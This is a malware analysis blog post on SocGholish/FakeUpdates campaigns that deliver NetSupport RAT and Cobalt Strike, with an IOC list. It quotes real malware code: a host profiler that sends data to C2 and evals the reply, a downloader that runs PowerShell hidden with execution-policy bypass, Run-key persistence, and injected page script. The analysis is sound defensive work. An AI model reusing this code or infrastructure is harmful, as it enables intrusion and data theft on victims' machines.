SocGholish Campaigns and Initial Access Kit

By Jason Reaves

Published: 2022-05-25 · Archived: 2026-05-05 02:03:02 UTC

9 min read

May 25, 2022

Press enter or click to view image in full size

By: Jason Reaves and Joshua Platt


SocGholish AKA FAKEUPDATES was first reported in 2017. While the initial analysis and reporting did not gain much attention, over time the actor(s) behind the activity continued to expand and develop their operations. Partnering with Evil Corp, the FAKEUPDATE / SOCGHOLISH framework has become a major corporate initial access vector. The threat actor(s) behind the framework have strong underground connections, demonstrated through their partnership with Evil Corp and signify thoroughly vetted cyber criminal activity. Threat attackers utilizing the framework represent significant risk to global corporations and have demonstrated top tier penetration testing abilities. According to the FBI, typical losses attributed to their activity span 1 to 40 million dollars per event[1].

Most public reporting on SocGholish revolves around the usage of fake software updates either through drive-by downloads or through links in email spam. However as we will demonstrate in this report they have the ability to do specific campaigns throughout the year. We will link a previously unattributed campaign to this threat group by using both our own private research and third-party public research. At the end, we will also demonstrate a way to pivot on the SocGholish NetSupport RAT configs which can lead to other revelations including the discovery of a publicly available zip file linking one of our discovered RAT configs to a SocGholish campaign.

IRS Campaigns


While researching NetSupport RAT campaigns, we came across a campaign involving fake captchas, compromised websites and a .NET based loader. The malware appeared to be an XLL loader[7] and appeared to be primarily associated with NetSupport campaigns.

Press enter or click to view image in full size



We were able to find one blog talking about these campaigns from Cofense[2] along with a IOC dump from a researcher[9] but the details are lacking and there is no attribution mentioned. It did provide us some extra pivot points thanks to their pictures of the campaigns. One pivot point in particular shows a usage of compromised websites:

Press enter or click to view image in full size




These sites just have an appended redirect location to the captcha site:

```
# echo “bD1odHRwczovL2lyc2J1c2luZXNzYXVkaXQubmV0L2NhcHRjaGEucGhw” |base64 – decode
l=hxxps://irsbusinessaudit[.]net/captcha.php
```


We can also pivot on this captcha website because they reuse the same code for the captcha gate:

Press enter or click to view image in full size



The IP address for the hlmequipment domain at the time was 5.252.178[.]213 based on passive DNS data which shows similar usage of the XLL loader but also a LNK file:

Press enter or click to view image in full size



The LNK file is a downloader that will be used to ultimately lead to NetSupport RAT as well:


```
process call create “cmd /c start /min C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
```

LNK files appear to be leveraged through VHD file spam. The associated VHD files were:

```
fe2502a6432f272e6fcb7406182907cd54a94a958ee449be1528263a8caf0ac0
4ca5c2c0cc2bd56626c3499a88bd5b4ce2bf053c37e50902722220279e2d26d5
ba757fa287f859745578b293896e4405b040dad3b393a7128966f15fa28dd7d8
```


These files also could have been hosted at compromised websites:

Press enter or click to view image in full size



The files appear to contain the LNK files, which in the instance above will download ‘restore.dat’.his file is a script based loader which will then load a .NET base64 encoded XLL loader onboard. In the example above it leads to this file:

Press enter or click to view image in full size



These .NET based loaders contain a simplistic way that they obfuscate all their important strings:

```
private static Random random = new Random();
private static int dec2(int a, int varXLRDDAE) {
     return (a - varXLRDDAE) / varXLRDDAE;
}
public static string RandomString(int length) {
```

```
    IEnumerable<string> arg_291_0 = Enumerable.Repeat<string>(Encoding.ASCII.GetString(new byte[] {
        (byte)IVOTSVZ.dec2(2178, 33),
        (byte)IVOTSVZ.dec2(2211, 33),
        (byte)IVOTSVZ.dec2(2244, 33),
        (byte)IVOTSVZ.dec2(2277, 33),
        (byte)IVOTSVZ.dec2(2310, 33),
        (byte)IVOTSVZ.dec2(2343, 33),
        (byte)IVOTSVZ.dec2(2376, 33),
```

The process remains the same across all the campaigns utilizing the loader that we have analyzed. Thanks to the static nature of .NET opcodes, we can automatically parse and decode the encoded data.

Decoded strings:


```
ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
asdjvibisi4
taskhostw.exe
hxxp://149.28.68[.]114/form_irs_check.png
Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Runtaskhost\\\\client32.exe\\\\\\\\\\\\\\\\\\\\\\
asdkjiufua
```

One of the XLL loaders also had a domain onboard instead of an IP.Along with communicating over HTTPS, this sample talked to irsbusinessaudit[.]net which was leveraged as part of the aforementioned captcha campaigns leading to NetSupport RAT:

```
GatewayAddress=irsgetwell.net:443SecondaryGateway=asaicuuvuvyy33ifbcia33.cn:443
GSK=GM<AAFFI:M?ECKHP=IBLFP;I?OED:G
```

The Gateway address is specifically associated with SocGholish[8]:

Press enter or click to view image in full size



FakeUpdate Drive-by Downloads

Drive-by download campaigns normally consist of a website with injected javascript code:


Press enter or click to view image in full size

In this case the injected code will end up going to:

```
hxxps://design.lawrencetravelco[.]com/report?r=dj1iNjI0OWFiNTViODVhMDIxZmRjZCZjaWQ9MjYy
```

The sites are designed around social engineering involving browser updates, the browsers being targeted are the main browsers used in the market; Chrome, Firefox, IE and Opera. As an example here is a fake Edge update:

Press enter or click to view image in full size



The structure of the downloaded zip file will be <Words>.[a-f0–9]{6}.zip and will unzip to a javascript file that will begin checking in to a C2 and downloading more scripts that will profile the environment.

Press enter or click to view image in full size

```
mantyzpuk : function() {
var uzleum = '503';
var razlyipca = [];
razlyipca.push('a');
razlyipca.push(uzleum);
razlyipca.push('262');
return razlyipca;
},

otun : function() {
return request(ammuhfial.mantyzpuk());
},

gteiglce : function() {
kykceat(ammuhfial.otun());
}

};

var url2 = ammuhfial.okxpi('tmnorcb.yehpaayvagenmoyberoocsjdhneimwx.pth
```

The script sends off a few hardcoded values, which are normally a letter and two numbers, and sets the variable url2 as the C2 URL. The response from the C2 is then executed from the same context as this script. The next block of code is called ‘init’ and is normally used to gather more data about the environment it is being executed in but can be seen accessing the ‘url2’ variable previously set:

```
upperScope.b_request = request
```

```
upperScope.reqUrl = url2
```

Some WMI queries:

```
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_ComputerSystemProduct", "WQL");
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem", "WQL");
var colItems = objWMIService.ExecQuery("SELECT * FROM AntiSpywareProduct", "WQL");
var colItems = objWMIService.ExecQuery("SELECT * FROM AntiVirusProduct", "WQL");
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Process", "WQL");
var colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Service", "WQL");
```

The script will end up gathering a lot of information which is sent off:

```
var userdnsdomain = wsh.ExpandEnvironmentStrings('%userdnsdomain%')
var username = wsh.ExpandEnvironmentStrings('%username%')
var computername = wsh.ExpandEnvironmentStrings('%computername%')
var processor_architecture = wsh.ExpandEnvironmentStrings('%processor_architecture%')
var whoami = executeCmdCommand('whoami /all')
req.push(['init_result', '1'])
req.push(['ConsentPromptBehaviorAdmin', ConsentPromptBehaviorAdmin])
req.push(['PromptOnSecureDesktop', PromptOnSecureDesktop])
req.push(['osBuildNumber', osBuildNumber])
req.push(['osCaption', osCaption])
req.push(['whoami', whoami])
req.push(['userdnsdomain', userdnsdomain])
req.push(['username', username])
req.push(['computername', computername])
req.push(['processor_architecture', processor_architecture])
req.push(['asproduct', ASProduct])
req.push(['processlist', processlist])
req.push(['servicelist', servicelist])
this['eval'](prepareRequest(req))
```

The delivery for this chain has previously been NetSupport RAT but lately a CobaltStrike loader that AV companies refer to as “Blister” Loader has been delivered, normally placed in a folder within ProgramData along with a renamed Rundll32 executable. The name of the folder and file that will be used is hardcoded in one of the layers responsible for decoding the CobaltStrike file, this way it can setup itself if needed.

Example:

Press enter or click to view image in full size

Name	Purpose
C:\\ProgramData\\TermSvc\\TermSvc.exe	Renamed Rundll32.exe
C:\\ProgramData\\TermSvc\\TermSvc.dll	Blister (CobaltStrike) Loader
%User Startup%\\TermSvc.lnk	Persistence

The CobaltStrike malleable profile in use will leverage a new WerFault.exe process for itself, this activity blends in nicely with the DLLs as they contain many exports and during sandbox detonations will normally cause multiple faults to occur legitimately.

FakeUpdate Malspam

These campaigns have a similar flow to the above drive-by download chain except that links to compromised websites are spammed out.

Example:

```
hxxps://payyourintern[.]com/two-p-1-posts-in-the-un-for-young-specialists
```

Visiting this site will lead to running some injected javascript code


```
<script>;(function(){var wq=document[id("cmVmZXJyZXI=")]||'';var nb=new RegExp(id('Oi8vKFteL10rKS8='
```

Which will then lead to the same chain above, you might have noticed some static values that keep showing up:

```
cmVmZXJyZXI=
Oi8vKFteL10rKS8=
```

Thanks to the service PublicWWW[6] we can use this data to check for other compromised sites:

Press enter or click to view image in full size



SocGholish Infection Package

All of the NetSupport RAT configs related to this threat group we have discovered have a static structure to the top portion of their config which means we can pivot on it to find more.

bcd004db9f44f2414c7094f79afb2d80230611e5b4f97960685157d236186126


```
[HTTP]
GatewayAddress=mixerspring.cn:443SecondaryGateway=aasdig8g7b448ugudf.cn:443
GSK=GM;NADEL9C>IAPEF9K=OCHFL:C=IAP
```

4fffa055d56e48fa0c469a54e2ebd857f23eca73a9928805b6a29a9483dffc21

```
[HTTP]
GatewayAddress=sjvuvja.com:443SecondaryGateway=nsncasicuasyca831cs3vvz.cn:443
GSK=FK:O?HDE9C>ICGHM=FBKFL;E@NFA:I
```

This last config(4fff) is related to a NetSupport RAT package which has an interesting relation to another ZIP file:

Press enter or click to view image in full size



The file names do resemble a SocGholish fakeupdate for Chrome browser campaign and infection so let's analyze them. First is the fakeupdate file which would be downloaded to the targets computer in a zip file.

Get Jason Reaves's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

FileName: Chrome.Update.50e772.js

Hash: 56de90d87bb9afc5345991b910a17cf0c6ee95cb97ea4b6de87fd93a8f22c9c0

```
{‘URLS’: [‘https://10b33845.xen.hill-family.us/pixel.gif'], ‘C2’: [‘10b33845.xen.hill-family.us’]}
```

FileName: stage_2.js

Hash: ee526c0f6ce5632e585b38322c2b6332730dfa9702d0d94c99dff7a36f98db1b

This file is the ‘init’ portion of SocGholish, it acts as an initial profiler for the infected system and sends off quite a lot of data along with some hardcoded values:

```
var req = [];
req.push('b');
req.push('503');
req.push(selfName);
req.push(ComputerName);
req.push(UserName);
req.push(Domain);
req.push(dnsDomain);
req.push(Manufacturer);
req.push(Model);
req.push(BIOS_Version);
req.push(AntiSpywareProduct);
req.push(AntiVirusProduct);
req.push(MACAddress);
req.push(ProcessList);
this['eval'](request(req));
```

FileName: stage_3.js

Hash: 465ab5550bc788a274e38a71ecdc246d407c453a7a2d533a9b4aa2d9e53a8463

This is a downloader which is designed to download and execute a powershell script, the first thing it does is setup some variables that will be leveraged:

```
var execFileName = '2b5fdce5.ps1';
var fs = new ActiveXObject("Scripting.FileSystemObject");
var _tempFilePathExec = fs.GetSpecialFolder(2) + "\\" + execFileName;
```

Submits a request to download the file and writes it to the hardcoded name:

```
try {
    var req = [];
```

```
    req.push('d');
    req.push('503');
    var fileContent = request(req);
    var stream = new ActiveXObject('ADODB.Stream');
    stream.Type = 2;
    stream.Charset = "ISO-8859-1";
    stream.Open();
    stream.WriteText(fileContent);
    stream.SaveToFile(_tempFilePathExec, 1);
    stream.Close();
} catch (e) {
    initExeption = 'error number:' + e.number + ' message:' + e.message;
}
```

Detonates:

```
if (initExeption == '0') {
  try {
    var wsh = new ActiveXObject("WScript.Shell");
    runFileResult = wsh.Run('powershell -ep bypass -windowstyle hidden -f "' + _tempFilePathExec + '
  } catch (e) {
    runFileExeption += 'error number:' + e.number + ' message:' + e.message;
  }
}
```

Submits completion and gets next stage which will be another script piece for the javascript backdoor portion:

```
var req = [];
req.push('c');
req.push('503');
req.push(_tempFilePathExec);
req.push(runFileResult);
req.push(initExeption);
req.push(runFileExeption);
this['eval'](request(req));
```

FileName: stage_4.ps1

Hash: a1f710e70688c61f447d575a081f10f21c999170e67cdedff11acb6b87b0ba14

This is the downloaded and detonated powershell file from the previous stage, what is interesting is an overlap in obfuscation usage. The obfuscation wrapper here is related to ServHelper[4,5] which is utilized by TA505[4]. Decoding is the exact same as would be done for a ServHelper related powershell file:

```
>>> passw = 'n1db20gsmk536cazhrtuyx4fvol9q8pi'
>>> salt = 'qxijovsr5w0a7zml9tpn2g3f8u6d1k4y'
>>> blob = find_blob(data)
>>> len(blob)
5289900
>>> derbytes = MS_PasswordDeriveBytes(passw, salt, hashlib.sha1, iterations=2, keylen=16)
>>> c = DES3.new(derbytes, DES3.MODE_CBC, iv[:8])
>>> out = c.decrypt(b64decode(blob))
>>> out[:100]
'\r\n\r\n\r\nfunction oghygb4 {\r\n param($string, $method)\r\n $saguhga = [System.Text.Encoding]::a
>>> open(sys.argv[1]+'.decr', 'wb').write(out)
```

The decoded file is then the stage_5 file from the original ZIP package. This file is responsible for XOR decoding the NetSupport RAT package and also setting up the installation of it.

Creates a random folder in AppData:

```
$randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | % {[char]$_}) )
```

Sets the rat clientname and removes all ps1 files in temp for cleanup:

```
$clientname='ctfmon'+'.exe'remove-item $env:TEMP\*.ps1
```

Writes the zip file to appdata:

```
$lit="$fpath\$randf"+".zip"$gr = [System.Convert]::FromBase64String($nfuyrgg1)Set-Content -Path "$li
```

Unzips it and then cleans up the zip file:

```
cd $fpathexpand-archive "$lit" "./"remove-item "$lit"
```

Renames the rat client to ctfmon.exe

```
rename-item "client32.exe" "$clientname"
```

Decodes a registry key:

```
$reg = oghygb4 "Jik2MF07PQ0TERAGHAcpKA4EHA0GCgETMjUcCwMIGREpJhIVHAcbETECHBEcCgk7PBcb" "z47gha"Decode
```

Sets a run key and starts the process:

```
new-ItemProperty -Path “$reg” -Name “ctfmon_” -Value “$fpath\$clientname”start-process “$fpath\$clie
```

FileName: DOo0gd4h.zip

Hash: 82ddf784507fffbbbcca749a687990345041c6c6cb5f4d768ee4136b3b4f4f03

This is the XOR decoded NetSupport RAT package, the client config:

```
[HTTP]
GatewayAddress=sjvuvja.com:443
SecondaryGateway=nsncasicuasyca831cs3vvz.cn:443
GSK=FK:O?HDE9C>ICGHM=FBKFL;E@NFA:I
```

IOCs

XLL loaders:

```
9d8d289dd7fe149e89152983e40b2c1031e0dba3de9d89513163068bfb27a314
ccc0204486cbf8b6db43711ddf8d847cfc15d5f713c60b53c461c4e4eeeb1a4f
abf625d2b1f5f0eb5149fa32ab6e81d148c7316ccb03da2b3db29c964a0cffe7
8b7ece2a8678eef68c30332c283abcac6518732bf75eb19418516c18b361fafd
617c331b65e0d26e1e64a04f06555891e719b578fd2bdc41065458176821f0c1
```

NetSupport RAT Packages:

```
61707f944c47121ba23f3889773aa7c858aa2aae174a145f0170ad7d0384d3bd
a79b86d06a64f3df1d503a5052a912de767eb1081b6b5192a1acfb9ce2c0a26e
82ddf784507fffbbbcca749a687990345041c6c6cb5f4d768ee4136b3b4f4f03
```

Campaign Files:

```
fac07b49491d3639c0e8c800a71432b4ad1e4d827e9436b49fbbaefeadd853f9
fe2502a6432f272e6fcb7406182907cd54a94a958ee449be1528263a8caf0ac0
4ca5c2c0cc2bd56626c3499a88bd5b4ce2bf053c37e50902722220279e2d26d5
ba757fa287f859745578b293896e4405b040dad3b393a7128966f15fa28dd7d8
584de2da31e64ccb44b618173344c5625288ba478d8b74cddd0b12ec7b689be4
```

Network IOCs:

```
irsbusinessaudit.net
irsbusinessaudit.net/captcha.php
sjvuvja.com
hill-family.us
```

```
mixerspring.cn
nsncasicuasyca831cs3vvz.cn
aasdig8g7b448ugudf.cn
irsgetwell.net
asaicuuvuvyy33ifbcia33.cn
149.28.68.114/form_irs_check.png
45.77.87.77/form_irs_check.png
5.252.178.213/restore.dat
5.252.178.213/thumb_cdn.png
hlmequipment.com
businessaudit.tax/verification.php
irsbusinessaudit.tax/f4742.php?e=info@tulsadiamond.com
irsbusinessaudit.tax/f4742.php?e=tgentry@comfortmc.com
